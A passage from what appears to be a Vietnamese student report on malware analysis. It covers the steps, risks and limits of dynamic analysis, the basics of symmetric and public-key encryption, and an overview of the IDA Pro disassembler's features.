- Thiết lập môi trường thực thi: Điều chỉnh các cài đặt hệ thống để tạo một môi trường an toàn và cô lập để thực thi các tập lệnh malware mà không gây hại cho hệ thống.
- Thực thi malware: Chạy các tập lệnh malware trong môi trường an toàn và theo dõi các hoạt động của chúng.
- Theo dõi và ghi lại hoạt động của malware: Phân tích các hoạt động của malware trong môi trường thực thi, bao gồm các tệp tin bị tạo ra, thay đổi hệ thống và các kết nối mạng.
- Phân tích kết quả: Phân tích các thông tin thu thập được để xác định hành động của malware và mức độ nguy hiểm của chúng.
- Tìm ra cách để loại bỏ malware: Dựa trên kết quả phân tích, tìm cách loại bỏ hoặc khử trùng malware từ hệ thống.

Kỹ thuật phân tích động malware có thể gặp một số rủi ro và nguy hiểm do các yếu tố sau:

- Tấn công ngược lại từ malware: Trong quá trình phân tích động malware, các tập lệnh độc hại được thực thi trong môi trường an toàn và cô lập. Tuy nhiên, một số loại malware có thể nhận biết được môi trường thực thi và thực hiện các hành động tấn công ngược lại nhằm tấn công và phá hủy môi trường phân tích.
- Lây nhiễm vào hệ thống khác: Nếu không cẩn thận trong việc xử lý các mẫu malware, có thể dẫn đến lây nhiễm và lan truyền các tập tin độc hại sang các hệ thống khác.
- Sự cố không mong muốn: Một số loại malware có thể tạo ra các tác động không mong muốn trên hệ thống như gây ra sự cố tạm thời hoặc gây ra thiệt hại nghiêm trọng cho hệ thống.
- Đánh cắp thông tin: Một số malware có thể thực hiện các hành động nhằm đánh cắp thông tin nhạy cảm từ hệ thống phân tích động.

Để giảm thiểu các rủi ro và nguy hiểm trong quá trình phân tích động malware, cần áp dụng các biện pháp an ninh thông tin như sử dụng môi trường an toàn cô lập, đảm bảo việc lưu trữ và xử lý các mẫu malware được thực hiện một cách an toàn, và thực hiện các quy trình kiểm soát nghiêm ngặt để đảm bảo an toàn cho các hệ thống khác.

Loại phân tích này cũng không hiệu quả trong một số trường hợp. Một vài điểm về lý do này:

- Một số phần mềm độc hại có khả năng phát hiện xem chúng đang được chạy trong phòng thí nghiệm hay môi trường mở. Nó phát hiện sự hiện diện của các công cụ phân tích và có thể không chạy.
- Malware sử dụng kỹ thuật che giấu: Một số loại malware sử dụng các kỹ thuật che giấu để ẩn danh và tránh bị phát hiện bởi các công cụ phân tích động. Ví dụ như mã hóa hoặc nén các tệp tin độc hại, giả mạo các chữ ký số, hoặc sử dụng kỹ thuật anti-debugging để ngăn chặn quá trình phân tích động.
- Phần mềm độc hại được chạy trong thời gian nhất định, vào các thời gian khác sẽ không chạy, ví dụ: Chạy vào ngày 6 hàng tháng.
- Một số phần mềm độc hại sẽ chỉ chạy trong các điều kiện cụ thể, ví dụ: một phần mềm có thể là độc hại đối với Windows bằng ngôn ngữ Trung Quốc nhưng không độc hại cho phiên bản tiếng Anh. Vì vậy, phân tích động trên một máy có ngôn ngữ tiếng Anh sẽ không hữu ích.



- Các kỹ thuật tấn công mới: Với sự phát triển của các kỹ thuật tấn công mới, các loại malware có thể được thiết kế để đánh lừa và tránh qua các công cụ phân tích động. Ví dụ như sử dụng kỹ thuật phân tán, sử dụng các bản sao lặp lại của malware, hoặc sử dụng kỹ thuật chạy trên nhiều giai đoạn để ngăn chặn quá trình phân tích động.

Do đó, để đối phó với các loại malware ngày càng tinh vi và phức tạp, các chuyên gia an ninh mạng cần phải sử dụng một loạt các công cụ và kỹ thuật phân tích khác nhau, bao gồm cả phân tích tĩnh (static analysis) và phân tích động (dynamic analysis), để đảm bảo hiệu quả trong phát hiện và loại bỏ các mối đe dọa bảo mật.

## 3 CHƯƠNG 3. THUẬT TOÁN MÃ HÓA

### 3.1 Mã hóa

Mã hóa [6] là một cách viết bí mật mà nó dùng các ký tự tùy ý, sử dụng các chữ cái hoặc ký tự chứa thông tin khác với nghĩa thông thường của chúng hay các phương pháp khác mà chỉ những người sở hữu khóa mới hiểu được.

Dữ liệu gốc sau khi mã hóa được gọi là bản mã. Mã hóa thông thường sẽ yêu cầu một dạng khóa mật mã, là một tập hợp các giá trị toán học, các tập ký tự được chấp nhận bởi cả người gửi tin và người nhận tin.

### 3.2 Thuật toán mã hóa

Thuật toán mã hóa là phương pháp được sử dụng để chuyển đổi dữ liệu thành bản mã. Một thuật toán sẽ sử dụng khóa mã hóa để thay đổi dữ liệu theo cách có thể dự đoán được, do đó, mặc dù dữ liệu được mã hóa sẽ xuất hiện ngẫu nhiên, nhưng nó có thể được chuyển trở lại thành văn bản gốc bằng cách sử dụng khóa giải mã.

### 3.3 Vai trò của mã hóa

Các hệ mã hóa phải thực hiện được các vai trò sau:


- Các hệ mã hóa phải che dấu được nội dung của văn bản rõ (PlainText) để đảm bảo sao cho chỉ người chủ hợp pháp của thông tin mới có quyền truy cập thông tin, hay nói cách khác là chống truy cập không đúng quyền hạn.
- Tính toàn vẹn dữ liệu: Hệ mã hóa phải đảm bảo tính toàn vẹn dữ liệu, đảm bảo rằng thông tin không bị thay đổi trong quá trình truyền tải.
- Tạo các yếu tố xác thực thông tin, đảm bảo thông tin lưu hành trên hệ thống đến người nhận hợp pháp.
- Tổ chức các sơ đồ chữ ký điện tử, đảm bảo không có hiện tượng giả mạo, mạo danh để gửi thông tin trên mạng.

Ưu điểm lớn nhất của các hệ mã hóa là có thể đánh giá được độ phức tạp của tính toán mà “kẻ địch” phải giải quyết để có thể lấy được thông tin của dữ liệu. Tuy nhiên mỗi hệ mã hóa đều có một số ưu và nhược điểm khác nhau, nhưng nhờ đánh giá được độ phức tạp tính toán, mức độ an toàn của mỗi hệ mã hóa mà ta có thể ứng dụng cụ thể tùy theo yêu cầu về độ an toàn.

### 3.4 Các thành phần của hệ mã hóa

Một hệ mã hóa [7] là một bộ 5 (**P**, **C**, **K**, **E**, **D**) thỏa mã các điều kiện sau:

- **P** là một tập hợp hữu hạn các bản rõ (PlainText), nó còn được gọi là không gian bản rõ.
- **C** là tập hợp hữu hạn các bản mã (CipherText), nó còn được gọi là không gian bản mã. Mỗi phần tử của **C** có thể nhận được bằng cách áp dụng phép mã hóa  $e_k$  lên một phần tử của **P**.
- **K** là tập hợp hữu hạn các khóa hay còn gọi là không gian khóa. Đối với mỗi phần tử  $k$  của **K** được gọi là một khóa (Key). Số lượng của không gian khóa phải đủ lớn để “kẻ địch” không đủ thời gian để thử mọi khóa (phương pháp vét cạn).
- **E** và **D** lần lượt là tập luật mã hóa (Encryption) và giải mã (Decryption). Với mỗi  $k$  của **K** có một quy tắc mã hóa  $e_k \in E$  và một quy tắc giải mã tương ứng  $d_k \in D$ . Mỗi  $e_k : P \rightarrow C$  và  $d_k : C \rightarrow P$  là những hàm mà:  $d_k(e_k(x)) = x$  với mọi bản rõ  $x \in P$ .



Hình 3.1 Mô hình mã hóa


### 3.5 Khóa

Một khóa mã hóa là một phần thông tin đặc biệt được kết hợp với một thuật toán để thi hành mã hóa và giải mã. Mỗi khóa khác nhau có thể tạo ra các văn bản mã hóa khác nhau, nếu không chọn đúng khóa thì không thể mở được tài liệu đã mã hóa trên, cho dù biết được thuật toán trên dùng thuật toán mã hóa gì, sử dụng khóa càng phức tạp thì độ an toàn của dữ liệu càng lớn.

### 3.6 Một số loại thuật toán mã hóa

#### 3.6.1 Mã hóa khóa bí mật, đối xứng:

Mã hóa khóa bí mật là thuật toán mà tại đó khóa giải mã có thể được tính toán từ khóa mã hóa. Trong rất nhiều trường hợp khóa mã hóa và khóa giải mã là giống nhau. Thuật toán này yêu cầu người gửi và người nhận thỏa thuận một khóa trước khi thông tin được gửi đi và khóa này phải đảm bảo tính bí mật. Độ an toàn của thuật toán này phụ thuộc nhiều vào độ bí mật của khóa, nếu để lộ khóa thì bất kì người nào cũng có thể mã hóa và giải mã thông tin một cách dễ dàng.




Hình 3.2 Mô hình mã hóa khóa bí mật

Mã hóa khóa bí mật thường được sử dụng cho các trường hợp dễ chuyển khóa. Tức là người nhận và người gửi có thể trao đổi khóa cho nhau an toàn, khó bị kẻ khác tấn công. Thường dùng để trao đổi trong văn phòng. Tuy nhiên các phương pháp mã hóa khóa bí mật đòi hỏi người mã hóa và người giải mã phải cùng chung một khóa hoặc là có thể biết khóa của nhau, khi đó khóa phải được giữ bí mật tuyệt đối. Do đó kẻ địch dễ dàng xác định được một khóa nếu biết khóa kia. Phương pháp này không đảm bảo được sự an toàn nếu khóa người gửi bị lộ. Khóa phải được gửi đi trên kênh an toàn, nếu kẻ địch tấn công trên kênh này khóa có thể sẽ bị phát hiện. Vấn đề quản lý và phân phối khóa là khó khăn và phức tạp, người gửi và người nhận phải thống nhất với nhau về khóa. Việc thay đổi khóa là khó khăn và dễ bị lộ.

Ví dụ thuật toán thông dụng: Thuật toán mã hóa DES

### 3.6.2 Mã hóa khóa công khai, bất đối xứng:

Mã hóa khóa công khai là các thuật toán sử dụng khóa mã hóa và khóa giải mã là hoàn toàn khác nhau. Hơn nữa khóa giải mã không thể tính toán được từ khóa mã hóa. Khác với mã hóa khóa bí mật, khóa mã hóa của thuật toán mã hóa công khai được công bố rộng rãi. Một người bất kì có thể sử dụng khóa công khai để mã hóa thông tin, nhưng chỉ có người nhận thông tin có khóa giải mã phù hợp với khóa mã hóa để giải mã thông tin đó



Hình 3.3 Mô hình mã hóa khóa công khai

Trong mô hình mã hóa này, khóa mã hóa không thể giống khóa giải mã, cũng như khóa giải mã không thể được tính từ khóa mã hóa ra. Một điều đặc biệt của loại mã hóa này là cả khóa công khai và bản mã có thể được gửi đi trên kênh không an toàn mà thông tin vẫn không hoặc khó bị đọc trộm dù biết được khóa mã hóa. Chính vì mức độ an toàn cao nên mã hóa khóa công khai có thể được sử dụng trên mạng Internet. Mã hóa khóa công khai có nhiều ứng dụng quan trọng trong các hệ thống lớn.

## 4 CHƯƠNG 4. IDA PRO

### 4.1 Giới thiệu

- Theo tài liệu [8], IDA (The Interactive Disassembler) là phần mềm dịch mã ngược (disassembler) và gỡ lỗi (debugger) giàu tính năng, hỗ trợ nhiều họ vi xử lý (multi-processor), nhiều nền tảng khác nhau (cross-platform). Đây là một công cụ tạo mã nguồn ngôn ngữ Assembly (assembly language source code) từ mã thực thi của máy (machine-executable code), biên dịch ngược các chương trình nhị phân, mã thực thi của máy thành các mã nguồn hợp ngữ dễ đọc, tạo bản đồ quy trình thực thi giúp nhà phân tích dễ dàng hiểu được các thành phần cấu thành của chương trình, cách thức các thành phần thực hiện chức năng.
- IDA là trình phân tích thông minh và sở hữu đầy đủ các tính năng cần thiết để thực thi công việc, chạy trên ba hệ điều hành chính là Microsoft Windows, Mac OS X và Linux.
- Ban đầu IDA là 1 shareware được phát triển bởi Ilfak Guilfanov. IDA sau đó được bán như một sản phẩm thương mại bởi công ty DataRescue dưới tên IDA Pro. Năm 2005 Guilfanov thành lập Hex-Rays để phát triển Hex-Rays Decompiler – một extension cho IDA. Với Hex-Rays Decompiler, ta có thể decompiler được từ code assembly thành Pseudocode.

### 4.2 Các tính năng chính mà IDA cung cấp


IDA là một phần mềm tích hợp rất nhiều tính năng khác nhau. Với mục đích dịch ngược chương trình, IDA sở hữu một vài tính năng quan trọng sau:

- Phân tích mã máy (Disassembler): IDA Pro có khả năng chuyển đổi mã máy (machine code) thành mã gần như ngôn ngữ lập trình để người dùng có thể hiểu được nội dung chương trình.  
Để phân tích mã máy, IDA Pro sử dụng các kỹ thuật giải mã, giả định kiểu dữ liệu và phân tích lưu trữ để xác định cấu trúc của chương trình. Nó sử dụng cả các giải pháp tĩnh và động để tìm kiếm và phân tích các hàm và dữ liệu. Nó có thể phân tích mã máy cho các kiến trúc phổ biến như x86, ARM, MIPS, PowerPC, và các kiến trúc máy tính khác.
- Gỡ lỗi (Debugger): Sau này, nhà phát triển tích hợp thêm trình gỡ lỗi cho IDA Pro. IDA Pro cung cấp một bộ công cụ để giúp người dùng theo dõi và kiểm tra luồng của chương trình để tìm lỗi.

- Mở rộng (Plugins): IDA Pro hỗ trợ các plugin bổ sung để mở rộng tính năng và khả năng của chương trình, giúp người dùng dễ dàng phân tích các chương trình phức tạp hơn. Nhưng người sử dụng thường sử dụng IDA Pro chủ yếu với trình dịch ngược.

### 4.3 Quy trình hoạt động chung của IDA Pro


Hình ảnh dưới đây mô tả quy trình hoạt động chung của IDA Pro. Đầu tiên, các phần mềm mã độc thường được lập trình với các ngôn ngữ bậc cao như C, C++,... Khi các phần mềm mã độc này được tiêm trích vào máy nạn nhân và được biên dịch, lưu dưới dạng tệp thực thi. Nội dung của chúng sẽ được lưu dưới dạng mã máy. Khi các kẻ tấn công để lại các tệp thực thi này thì ta có thể sử dụng chúng để phân tích. IDA Pro hỗ trợ dịch ngược các tệp thực thi này thành dạng ngôn ngữ bậc thấp như Assembly. Qua đó, giúp ta có thể tìm ra thuật toán mã và bắt đầu quá trình giải mã.




Hình 4.4 Quy trình của phân tích mã độc sử dụng IDA Pro. [9]

### 4.4 Một số chức năng quan trọng của IDA Pro

- Import Window: hiển thị các mô-đun được chương trình sử dụng và mỗi mô-đun cụ thể được tải từ thư viện nào.




- Function Window: hiển thị các hàm được sử dụng trong chương trình




- Chế độ xem dạng đồ thị (Graph Disassembly View): hiển thị chương trình dưới dạng các khối được liên kết với nhau, chia thành những vùng riêng cho phép người dùng theo dõi luồng của chương trình, bao gồm các hàm, điều kiện rẽ nhánh và các khối lệnh khác. Đây có thể coi là một trong những ưu điểm của IDA. Phân chia thành sơ đồ khối giúp người dùng nhanh chóng hình dung ra cấu trúc của chương trình, nhanh chóng thực hiện các thao tác với các khối lệnh cần quan tâm.






- Tổng quan đồ thị (Graph Overview): Cửa sổ nhỏ cho phép thấy được toàn bộ các khối lệnh của chương trình. Đây có thể coi là thanh điều hướng cho Graph Disassembly View, giúp dễ dàng hơn trong việc xác định vùng lệnh cần làm việc.



- Pseudocode-A: hiển thị giả mã cho mỗi khối của Graph OverView.



## 4.5 Ưu điểm của IDA Pro

- Giao diện người dùng thân thiện:
  - Cho phép tương tác, chỉnh sửa, điều hướng bất kỳ yếu tố nào của dữ liệu được hiển thị.
  - Bất cứ một ứng dụng biên dịch ngược nào cũng phải sở hữu rất nhiều các thuật toán dịch ngược bên trong. Có những phần mềm yêu cầu phải hiểu rõ các thuật toán dịch ngược thì mới có thể sử dụng được. IDA khắc phục được điều này. IDA cho phép người dùng thao tác trực tiếp với thuật toán thông qua giao diện người dùng, cho phép đặt tên cho các hàm, biến, thay đổi cấu trúc dữ liệu, thay đổi cách biểu diễn số liệu (dưới dạng số, dạng chuỗi trong một bảng mã khác nhau, dưới dạng cấu trúc dữ liệu )
  - Xây dựng sơ đồ và mối liên hệ của dòng lệnh để đơn giản hóa sự hiểu biết về mã nguồn được dịch ngược; Có thể tự động đặt tên biến, tự động nhận dạng và đặt tên cho các hàm thư viện chuẩn trong mã nguồn được biên dịch.
